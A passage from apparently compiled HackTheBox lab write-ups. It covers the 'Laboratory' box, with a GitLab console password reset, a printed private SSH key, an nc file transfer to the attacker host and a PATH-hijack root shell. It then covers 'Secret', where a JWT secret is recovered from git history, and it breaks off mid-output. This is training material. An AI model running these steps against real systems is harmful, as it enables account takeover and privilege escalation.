bash: no job control in this shell
git@git:~/gitlab-rails/working$ id
id
uid=998(git) gid=998(git) groups=998(git)
git@git:~/gitlab-rails/working$ whoami
whoami
git
git@git:~/gitlab-rails/working$ pwd
pwd
/var/opt/gitlab/gitlab-rails/working
```
#### Resetting dexter password
Now since the gitlab is installed i can spawn a gitlab-rails console and reset the admin password , and check who is admin
- [How to reset your root password](https://docs.gitlab.com/12.10/ee/security/reset_root_password.html)
``` bash
git@git:~/gitlab-rails/working$ python3 -c 'import pty; pty.spawn("/bin/bash")'
git@git:~/gitlab-rails/working$ gitlab-rails console
gitlab-rails console
--------------------------------------------------------------------------------
GitLab: 12.8.1 (d18b43a5f5a) FOSS
GitLab Shell: 11.0.0
PostgreSQL: 10.12
--------------------------------------------------------------------------------
Loading production environment (Rails 6.0.2)
```
- username
``` bash
irb(main):001:0> user = User.where(id: 1).first
user = User.where(id: 1).first
user = User.where(id: 1).first
=> #
```
So the admin user is dexter , the user i saw on the laboratory.htb web page
- password
``` bash
irb(main):002:0> user.password = 'secret_pass'
user.password = 'secret_pass'
user.password = 'secret_pass'
=> "secret_pass"
irb(main):003:0> user.password_confirmation = 'secret_pass'
user.password_confirmation = 'secret_pass'
user.password_confirmation = 'secret_pass'
=> "secret_pass"
```
and saving the edits
``` bash
irb(main):004:0> user.save!
user.save!
user.save!
Enqueued ActionMailer::DeliveryJob (Job ID: 1457daea-259d-4e8e-8351-e121b5fdc5cd) to Sidekiq(mailers) with arguments: "DeviseMailer", "password_change", "deliver_now", #>
=> true
```
#### Login as dexter on gitlab
Now i can login as
dexter : secret_pass
There is a repo called secureDocker
There is some personal stuff is saved by the dexter , even the script to create the gitlab lab
And in the folder dexter there is another folder .ssh in which private ssh keys are stored
I get the keys and used them to login myself as dexter using ssh
authorized_keys:
``` bash
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCxl8OPcBJ1vlhLczCOwPz7km+d6VSz7IjbtW4MPs/bWh1J81SAIK2hIT6/yw81oH/EXQJWpAe2eGdZ7qd3FdYfBvfhROh2rqDac6W+05D0hPFJ68NJwz9y0jqHjZ0UGGz7xxb25LE7CUVHhvvQT62/cEzdahaDCle+C4/a5kXhJQ1Yr/x2z1PFhboLVaQALxnbkzse0td/Va5dT/aOfDb1vODM7ikk+8wdTFdXA3zf2MBOBCU2nn25AMFSJxd7Can/klIus49BKQOsRgCckwHh/1E13JsLoS+ZeyBL1+jgsbKFIC4W1PU6OrI5jW7AsZakviNwPEqJ+4Iw8t/mClJAe/DR+rr+EXhKmoziJcMZjunnbB7Qp6TeE/QOpC0S+7EJrvCmfcjW0qw2ZqCdd2oHeQirloRsZIRJthMBS+HjmDDaCTSX7dOw7NZWjCxomrmQLIObjHR+DwF9w+SQp+KL0qc0qyd1cgfSuDRCWU+MAL9kaGyNZJEbj2s/Kh9diu8= root@laboratory
```
id_rsa:
``` bash
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```
#### Login as dexter

``` bash
root@kali:~/hackthebox/machine/laboratory# ssh -i id_rsa dexter@10.10.10.216
The authenticity of host '10.10.10.216 (10.10.10.216)' can't be established.
ECDSA key fingerprint is SHA256:XexmI3GbFIB7qyVRFDIYvKcLfMA9pcV9LeIgJO5KQaA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.216' (ECDSA) to the list of known hosts.
dexter@laboratory:~$ id
uid=1000(dexter) gid=1000(dexter) groups=1000(dexter)
dexter@laboratory:~$ whoami
dexter
dexter@laboratory:~$ ls
user.txt
dexter@laboratory:~$ cat user.txt
ab8b7d004b302b6d6d083d1da8d815a4
```
and we got user.txt
- 
#### Privilege Escalation to root
Now its time for priv esc , run LinEnum.sh to check for possible things to escalate
And got this somewhere in the output
``` bash
[+] Possibly interesting SUID files:
-rwsr-xr-x 1 root dexter 16720 Aug 28 14:52 /usr/local/bin/docker-security
```
I Run the binary , but it shows nothing
so i run pspy on the other hand and then run this binary and i saw some process running after running the docker-security
``` bash
2020/11/17 07:10:34 CMD: UID=0 PID=77936 | /usr/local/bin/docker-security
2020/11/17 07:10:34 CMD: UID=0 PID=77938 | sh -c chmod 700 /usr/bin/docker
2020/11/17 07:10:34 CMD: UID=0 PID=77939 | sh -c chmod 660 /var/run/docker.sock
2020/11/17 07:10:34 CMD: UID=0 PID=77940 | sh -c chmod 660 /var/run/docker.sock
```
Its using chmod without specifying the full path /usr/bin/chmod
This type of thing can be exploited with Path-Hijacking
To confirm this downloaded the docker-security in my system and opened it with radare2
``` bash
dexter@laboratory:/usr/local/bin$ nc 10.10.14.3 10086 < docker-security
```
``` bash
root@kali:~/hackthebox/machine/laboratory# nc -l 10086 > docker-security
```
``` bash
root@kali:~/hackthebox/machine/laboratory# r2 docker-security
[0x00001070]> s main
[0x00001155]>
```
open the visual mode
``` bash
[0x00001155]> v
```
Now looking at the main function
- 
I can see that the binary is executing chmod without the full path
#### Path-Hijacking
Since i know that docker-security is using chmod without specifying it full path , This is kind of similar to my writeup on magic priv esc
- [Hackthebox Magic writeup](https://0xprashant.github.io/posts/htb-magic/#privilege-escalation-to-root)
making a new shell script named chmod
``` bash
dexter@laboratory:~$ echo "/bin/bash" >> chmod
dexter@laboratory:~$ cat chmod
/bin/bash
```
If this got executed by root it will give us a bash shell as root
export the PATH to script dir
``` bash
dexter@laboratory:~$ export PATH=$(pwd):$PATH
dexter@laboratory:~$ chmod +x chmod
```

run the docker-security,and we got root:
``` bash
dexter@laboratory:~$ /usr/local/bin/docker-security
root@laboratory:~# id
uid=0(root) gid=0(root) groups=0(root),1000(dexter)
root@laboratory:~# whoami
root
root@laboratory:~# cd ~
root@laboratory:~# ls
chmod user.txt
root@laboratory:~# cd /root
root@laboratory:/root# ls
root.txt
root@laboratory:/root# cat root.txt
f6ba2567a8c309e3184f81fdca6dc37c
```
- 
#### Summary of knowledge
- GitLab Community Edition 12.8.1 Arbitrary file read via the UploadsRewriter
- GitLab Community Edition 12.8.1 Arbitrary file read RCE via gitlab-rails console generated payload cookies
- gitlab-rails console reset password
- Path-Hijacking via /usr/local/bin/docker-security
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## Git 中的 Token Secret 与 core dump
Git 历史恢复 JWT 密钥,再触发命令拼接。SUID 程序崩溃留下的 core dump 形成独立文件读取证据。
来源 secret · 原记录 2021-11-01 · 33 个代码块 · 7 处图片引用
查看分析过程、攻击步骤与完整代码
#### introduce
OS: Linux
Difficulty: Easy
Points: 20
Release: 30 Oct 2021
IP: 10.10.11.120
- 
- 
#### Enumeration
#### Open Ports
|Ports|Service|Takeaways|
|------|-----|-----|
|22|SSH|OpenSSH 8.2p1|
|80|HTTP|nginx 1.18.0|
|3000|HTTP|Node.js|
#### NMAP
``` bash
# Nmap 7.91 scan initiated Sun Oct 31 00:15:29 2021 as: nmap -vvv -p 22,80,3000 -A -v -sC -sV -oN intial.nmap 10.10.11.120
Nmap scan report for secret.htb (10.10.11.120)
Host is up, received syn-ack (0.23s latency).
Scanned at 2021-10-31 00:15:31 EDT for 21s
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 97:af:61:44:10:89:b9:53:f0:80:3f:d7:19:b1:e2:9c (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDBjDFc+UtqNVYIrxJx+2Z9ZGi7LtoV6vkWkbALvRXmFzqStfJ3UM7TuOcZcPd82vk0gFVN2/wjA3LUlbUlr7oSlD15DdJkr/XjYrZLJnG4NCxcAnbB5CIRaWmrrdGy5pJ/KgKr4UEVGDK+oAgE7wbv++el2WeD1DF8gw+GIHhtjrK1s0nfyNGcmGOwx8crtHB4xLpopAxWDr2jzMFMdGcIzZMRVLbe+TsG/8O/GFgNXU1WqFYGe4xl+MCmomjh9mUspf1WP2SRZ7V0kndJJxtRBTw6V+NQ/7EJYJPMeugOtbputyZMH+jALhzxBs07JLbw8Bh9JX+ZJl/j6VcIDfFRXxB7ceSe/cp4UYWcLqN+AsoE7k+uMCV6vmXYPNC3g5xfMMrDfVmGmrPbop0oPZUB3kr8iz5CI/qM61WI07/MME1uyM352WZHAJmeBLPAOy05ZBY+DgpVElkr0vVa+3UyKsF1dC3Qm2jisx/qh3sGauv1R8oXGHvy0+oeMOlJN+k=
| 256 95:ed:65:8d:cd:08:2b:55:dd:17:51:31:1e:3e:18:12 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOL9rRkuTBwrdKEa+8VrwUjloHdmUdDR87hBOczK1zpwrsV/lXE1L/bYvDMUDVD0jE/aqMhekqNfBimt8aX53O0=
| 256 33:7b:c1:71:d3:33:0f:92:4e:83:5a:1f:52:02:93:5e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINM1K8Yufj5FJnBjvDzcr+32BQ9R/2lS/Mu33ExJwsci
80/tcp open http syn-ack nginx 1.18.0 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: DUMB Docs
3000/tcp open http syn-ack Node.js (Express middleware)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: DUMB Docs
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Oct 31 00:15:52 2021 -- 1 IP address (1 host up) scanned in 24.06 seconds
```
#### Manual Enumeration
Just Visting websites on ports 80,3000 both looked same.
Just gazing through website 2 features looks intresting.
#### Live Demo
- 
which redirets to /api endpoint
- 
Nothing intresting for now so let's move on to the seond feature.
#### Source Code
- 
The website seeming gives out it source code on website just like any other open source projects.
So let's download it and inspects for something good.
Looking at the directory listing of source code it looks like it a git repository.
It was all confirmed by ohmyzsh in my case.
``` bash
➜ local-web git:(master) ls -al
total 116
drwxr-xr-x 8 kali kali 4096 Sep 3 01:57 .
drwxr-xr-x 3 kali kali 4096 Oct 31 00:28 ..
-rw-r--r-- 1 kali kali 72 Sep 3 01:59 .env
drwxr-xr-x 8 kali kali 4096 Sep 8 14:33 .git
-rw-r--r-- 1 kali kali 885 Sep 3 01:56 index.js
drwxr-xr-x 2 kali kali 4096 Aug 13 00:42 model
drwxr-xr-x 201 kali kali 4096 Aug 13 00:42 node_modules
-rw-r--r-- 1 kali kali 491 Aug 13 00:42 package.json
-rw-r--r-- 1 kali kali 69452 Aug 13 00:42 package-lock.json
drwxr-xr-x 4 kali kali 4096 Sep 3 01:54 public
drwxr-xr-x 2 kali kali 4096 Sep 3 02:32 routes
drwxr-xr-x 4 kali kali 4096 Aug 13 00:42 src
-rw-r--r-- 1 kali kali 651 Aug 13 00:42 validations.js
```
I used git extractor tools to extract everything from the git archives.
Link to the GitTools I Used https://github.com/internetwache/GitTools
``` bash
mkdir dump
/root/GitTools-master/Extractor/extractor.sh local-web/ dump
```
and it will take time as it is a big repository so give it some time to complete.
While that's running I did some manual enumeration.
Looking at index.js we can see that the is an /api/user endpoint on auth route and auth route and it logic is defined in /route/auth.
so let's check /routes/auth.js
we can see there is the /register endpoint to register user so let's confirm this by sending a post request as get requests are not allowed.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/secret]
└─# curl -X POST -H 'Content-Type: application/json' -v http://secret.htb/api/user/register --data '{"foo": "bar"}'
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 10.10.11.120:80...
* Connected to secret.htb (10.10.11.120) port 80 (#0)
> POST /api/user/register HTTP/1.1
> Host: secret.htb
> User-Agent: curl/7.74.0
> Accept: */*
> Content-Type: application/json
> Content-Length: 14
>
* upload completely sent off: 14 out of 14 bytes
* Mark bundle as not supporting multiuse
< HTTP/1.1 400 Bad Request
< Server: nginx/1.18.0 (Ubuntu)
< Date: Mon, 01 Nov 2021 13:35:31 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 18
< Connection: keep-alive
< X-Powered-By: Express
< ETag: W/"12-FCVaNPnXYf0hIGYsTUTYByRq5/U"
<
* Connection #0 to host secret.htb left intact
"name" is required
```
looks like we have a valid endpoint so let's see what data it is expecting us to send in order to register a user.
Looks like it expects us to give name,email,password in order to register the user.
Looks like this schema is also defined in validation.js
``` js
const Joi = require('@hapi/joi')
// register validation
const registerValidation = data =>{
const schema = {
name: Joi.string().min(6).required(),
email: Joi.string().min(6).required().email(),
password: Joi.string().min(6).required()
};
return Joi.validate(data, schema)
}
// login validation
const loginValidation = data => {
const schema2 = {
email: Joi.string().min(6).required().email(),
password: Joi.string().min(6).required()
};
return Joi.validate(data, schema2)
}
module.exports.registerValidation = registerValidation
module.exports.loginValidation = loginValidation
```
so now we know that what we know how we can register and login as a user.
And we can see that login endpoint creates a JWT token upon loggin in.
``` js
const token = jwt.sign({ _id: user.id, name: user.name , email: user.email}, process.env.TOKEN_SECRET )
res.header('auth-token', token).send(token);
```
and now we know the location where secret is stored so we can just see it.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/secret]
└─# cat local-web/.env
DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
TOKEN_SECRET = secret
```
but no luck I guess it redacted or used a dummy word but it can we in the previous commits so let's check in that dump folder.
#### Git Dump Enumeration
Now we have extracted everything from Git repo we can see there is a total of 6 commit.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/secret/dump]
└─# ls -la
总用量 32
drwxr-xr-x 8 root root 4096 11月 1 09:34 .
drwxr-xr-x 4 root root 4096 11月 1 09:28 ..
drwxr-xr-x 7 root root 4096 11月 1 09:30 0-67d8da7a0e53d8fadeb6b36396d86cdcd4f6ec78
drwxr-xr-x 7 root root 4096 11月 1 09:31 1-3a367e735ee76569664bf7754eaaade7c735d702
drwxr-xr-x 7 root root 4096 11月 1 09:32 2-de0a46b5107a2f4d26e348303e76d85ae4870934
drwxr-xr-x 7 root root 4096 11月 1 09:33 3-e297a2797a5f62b6011654cf6fb6ccb6712d2d5b
drwxr-xr-x 7 root root 4096 11月 1 09:34 4-55fe756a29268f9b4e786ae468952ca4a8df1bd8
drwxr-xr-x 7 root root 4096 11月 1 09:34 5-4e5547295cfe456d8ca7005cb823e1101fd1f9cb
```
one thing that we know from above manual enumeration is that it used secret to sign JWT tokens so let's hunt for it.
Looking through all the commit I found token in the following commits.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/secret/dump]
└─# cat 0-67d8da7a0e53d8fadeb6b36396d86cdcd4f6ec78/.env
DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
TOKEN_SECRET = secret
┌──(root💀kali)-[~/hackthebox/machine/secret/dump]
└─# cat 1-3a367e735ee76569664bf7754eaaade7c735d702/.env
DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
TOKEN_SECRET = gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwVhvwE
┌──(root💀kali)-[~/hackthebox/machine/secret/dump]
└─# cat 2-de0a46b5107a2f4d26e348303e76d85ae4870934/.env
DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
TOKEN_SECRET = gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwVhvwE
┌──(root💀kali)-[~/hackthebox/machine/secret/dump]
└─# cat 3-e297a2797a5f62b6011654cf6fb6ccb6712d2d5b/.env
DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
TOKEN_SECRET = secret
┌──(root💀kali)-[~/hackthebox/machine/secret/dump]
└─# cat 4-55fe756a29268f9b4e786ae468952ca4a8df1bd8/.env
DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
TOKEN_SECRET = gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwVhvwE
┌──(root💀kali)-[~/hackthebox/machine/secret/dump]
└─# cat 5-4e5547295cfe456d8ca7005cb823e1101fd1f9cb/.env
DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
TOKEN_SECRET = gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwVhvwE
```
So now we have the secret let's go into details of how the token is signed.
you can check that on /routes/verifytoken.js
``` js
const jwt = require("jsonwebtoken");
module.exports = function (req, res, next) {
const token = req.header("auth-token");
if (!token) return res.status(401).send("Access Denied");
try {
const verified = jwt.verify(token, process.env.TOKEN_SECRET);
req.user = verified;
next();
} catch (err) {
res.status(400).send("Invalid Token");
}
};
```
let's just create a sample token using the secret found.
#### Registering User
So let's register the user from our above knowledge.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/secret/dump]
└─# curl -X POST -H 'Content-Type: application/json' -v http://secret.htb/api/user/register --data '{"name": "oopsie","email": "oopsie@oops.com","password": "oopsie"}'
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 10.10.11.120:80...
* Connected to secret.htb (10.10.11.120) port 80 (#0)
> POST /api/user/register HTTP/1.1
> Host: secret.htb
> User-Agent: curl/7.74.0
> Accept: */*
> Content-Type: application/json
> Content-Length: 66
>
* upload completely sent off: 66 out of 66 bytes
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.18.0 (Ubuntu)
< Date: Mon, 01 Nov 2021 13:44:13 GMT
< Content-Type: application/json; charset=utf-8
< Content-Length: 17
< Connection: keep-alive
< X-Powered-By: Express
< ETag: W/"11-MVKplfg5kMeyW9LR080TwknJb0I"
<
